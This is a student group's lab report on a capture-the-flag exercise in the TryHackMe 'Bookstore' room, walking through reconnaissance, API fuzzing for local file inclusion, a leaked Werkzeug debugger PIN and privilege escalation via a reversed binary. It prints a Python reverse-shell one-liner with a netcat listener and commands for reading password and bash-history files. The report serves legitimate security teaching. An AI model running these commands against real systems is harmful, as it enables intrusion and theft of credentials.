# Capstone Group Project: Multi-step Cyber Attack Simulation

Group 5: Victor Lopez, Ryker Workman,
Edwin Kurian, Amber Hood, and Trinity Klein
University of Houston
CIS 3351 Section 19405
Professor Jovita Nsoh
April 15, 2024

Table of Contents

## Introduction

This group project is a capture-the-flag that will emulate the tactics, techniques, and procedures of real-world adversaries that might compromise an organization. It will be held on the website TryHackMe.Com in a room called Bookstore created by Siddhant Chouhan. The room is a free room that anyone can deploy with a virtual machine and a computer with the required hardware.

The project is structured in two distinct parts. The first part involves a dynamic CTF challenge within a virtual bookstore. This segment is engineered as a boot-to-root machine, intended to cultivate foundational skills in penetration testing, web service enumeration, and REST API fuzzing, providing participants with hands-on experience in navigating and mitigating potential security vulnerabilities. The second part of the project requires participants to compile a detailed lab report, summarizing their methods, findings, and reflections on the simulation. This comprehensive approach ensures a full-circle learning experience, emphasizing both practical skills and theoretical knowledge in cybersecurity.

To effectively navigate this challenge, our team deployed a range of sophisticated tools and techniques. The initiative began with a detailed reconnaissance phase, where we utilized scanning tools to identify and assess the virtual environment's exposed services and vulnerabilities. This preliminary step was crucial in setting the stage for the targeted attacks that would follow. By combining both theoretical knowledge and practical skills, we aimed to simulate an authentic cybersecurity attack scenario. This setup not only tested our ability to exploit vulnerabilities but also challenged us to think critically and adaptively, reflecting the real-time problem-solving that is essential in actual cybersecurity operations. As we progressed through the various stages of the CTF, each team member contributed distinct insights and strategies, enhancing our collective response to the challenges posed by the simulation.

## Part One: Capture The Flag

Our first problem was the time limit, on the free tier of TryHackMe.com the time allotted was one hour. When launching the lab, an add time button gave the illusion that the team would have ample time to work through and figure out how to capture the flag. This was disheartening because the group ran into several problems throughout our hour. Whether a command was missing a piece or the commands being used needed to be updated, it took away precious time.

To start up the capture of the flag, we used a rust scan to see what ports were available on the generated IP address. There were three ports available. Port 22 is an SSH so we can ignore it. Port 80 is where the website is stored. The one that we used was port 5000 because it's not SSH and it's not HTTP. This can be seen below in screenshot one. To check the validity of using port 5000, we connected to the IP address and added ‘:5000’ to the end of it to confirm that the API is available. To see which endpoints are available, you add /API to the end of the current page.

Next up is using Go Buster to brute force the web directories. Because it is brute force it will take a while to go through the wordlist. Screenshot two shows the use of the command line. After looking at the source of the login page, there is a note discussing that the debugger pin is inside a user’s bash history file. This is important because you need a pin to gain access when going to the console page.

The next step is to look at the assets page. Going into the js directory, there is an API file. When clicking into the API file, there is a comment about how the previous version of the API had a vulnerability allowing file inclusion. This is a hint to switch to version one to exploit the vulnerability. Going back to the asset page, we copied and pasted one of the assets into the website bar. After getting onto the page, we switched it from V2 to V1.

After gaining access to V1, we used fuzz to change the URL around. To be safe we went up the directory tree many times to try to gain access to the password file. Screenshot three shows the command needed to start fuzzing. After waiting for the fuzz to show the working keywords, we were able to notice that the keyword showed more information than usual.

When swapping words around in the URL with the show, the password file appeared. To further dig in, we were able to set the show to equal ".bash_history" and the PIN was produced. Screenshot 6 shows when we got access to the pin for the console. The console pin was "123-321-135", this gave us access to the Werkzeug python debugger that would allow developers to fix site problems quickly.

After copying and pasting the pin into the console, we were given access. The next step is to create a reverse shell, by finding a way to use the location file inclusion vulnerability and give our VM access to the site. On our machine, we needed to start a listener on the machine using the command "nc -lvnp 4444", which listens to all traffic over a certain port or network, 4444 is the default port for network traffic for this specific task. Screenshot 7 shows our machine listening. On the web console, we ran the code "import socket, subprocess, os;s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect(("<ip> ",4444)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); import pty; pty.spawn("/bin/bash")".

This allowed us to get into the shell as the user Sid by using the commandos import ('whoami'), which is a line that tells who is logged into the console. Through this, we can get the user flag with the command "cat user.txt", and then display the user flag. Now we need to elevate privileges using "sudo -l". We were not given a clue to Sid's password so we used the command "find / -perm -u=s>/dev/null". This opens up and reveals /home/sid/try-harder.

After inspecting try-harder. We executed it, but it asked us for a magic number, after inputting any number it would tell us Incorrect, please try again. Our next step was to transfer the file to our machine so that we could look at it deeper, and possibly use software to analyze anything that stands out. We used "scp try-harder user-name@<ip>:/home/username" to transfer it to our machine. After transferring it, we used ghidra to decompile it, we took note of the hex codes that were used to make variables. To get the magic number we need to decode the hexes and identify the codes that are used to make the magic number, being a very long mathematical statement. We did this through the formula of "a ^ 4374 ^ 23987" which was located right before the line where the "Incorrect try again" statement and another hex code

were found higher in the doc which led us to believe that we needed to multiply these 2 codes after decrypting them. Luckily enough for us, there is a simple way to decrypt the numbers because when we have 2 parts of any equation, we can use the process of elimination to find the key. The solution was 1573743953. After inputting the magic number into try-harder, we were granted root access and were able to view the root flag in the directory root/root.txt.

## Conclusion

Finally, group projects are important for both professional and personal character development. This project helped increase our understanding of the tactics, techniques, and procedures (TTPs) that real-world adversaries might use to compromise an organization using the TryHackMe website and emulators.

One of the core objectives of this project was to emulate real-world attack scenarios that cybersecurity professionals might face. By engaging in a Capture The Flag (CTF) event, we were able to step into the shoes of both attackers and defenders, gaining a dual perspective that is crucial in understanding the full spectrum of cybersecurity. The time-constrained environment on the free tier of TryHackMe added a layer of realism, simulating the time-sensitive nature of actual cyber attacks where rapid response is crucial.

Throughout the simulation, our group encountered various challenges that tested our ability to apply theoretical knowledge in practical situations. From initial reconnaissance using tools like Rust Scan and Go-Buster to the exploitation of specific vulnerabilities such as REST API fuzzing and file inclusion, each step required a strategic approach and critical thinking. This hands-on experience was invaluable in building our understanding of how different attacks are orchestrated and the importance of thorough system enumeration and vulnerability assessment in building effective security measures.

Furthermore, the experience highlighted the importance of resilience and adaptability. The frequent issues we encounter, such as outdated commands or the need for updated approaches, mimic real-world conditions where information security professionals must

continuously update their skills and knowledge to combat emerging threats. These experiences underscore the dynamic nature of cybersecurity, where static knowledge quickly becomes obsolete.


The project also emphasized the importance of teamwork in cybersecurity operations. Each team member brought unique skills and perspectives, enabling us to tackle complex problems more effectively than any individual could have alone. This collaborative aspect of cybersecurity is critical in real-world scenarios, where diverse teams work together to secure digital assets and respond to incidents.

Furthermore, this project highlighted the dynamic nature of cybersecurity. As we tackled each challenge, it became clear that the tools and techniques we use today might need to be adapted or even replaced tomorrow. This hands-on experience reinforced the importance of staying curious and continually learning qualities that are indispensable in our field. Adapting to unexpected hurdles during the CTF was a stark reminder that flexibility and quick thinking are as critical as technical skills in real-world cybersecurity.


In conclusion, finishing this project feels less like an endpoint and more like a stepping stone. Reflecting on our collective journey, we see just how much we've grown, not just in our technical abilities, but also in our capacity to collaborate and persevere through tough challenges. Looking ahead, we’re energized to take these lessons forward, helping to shape safer digital environments, and ready to tackle whatever cybersecurity challenges come next.

# Appendix


## Screenshot One





## Screenshot Two




Screenshot Three




Screenshot Four




Screenshot Five




Screenshot Six



Screenshot Seven



References


1. Stapler 1 - CTF Walkthrough - Boot-To-Root
    a. Link: https://www.youtube.com/watch?v=cSOAzEQHlh0
2. CTF Walkthrough with John Hammond
    a. Link: https://youtu.be/ZUqGSbvZp1k?si=ONyPaIZz48_W5fAc
3. Hacking Bookstore
    a. Link: https://www.youtube.com/watch?v=47S9DyA3Z6Y&ab_channel=elbee
4. Hacking APIs: Fuzzing 101
    a. https://www.youtube.com/watch?v=47S9DyA3Z6Y&ab_channel=elbeehttps://www.youtube.com/watch?v=M_guA0wjrLg
5. TryHackMe! Bookstore - REST API Fuzzing //walk-through
    a. Link: https://www.youtube.com/watch?v=un6aNIbpGUY&ab_channel=Yesspider
6. Bookstore — TryHackMe — WriteUp
    a. Link: https://tonyrahmos.medium.com/bookstore-tryhackme-writeup-a2e87e6064f1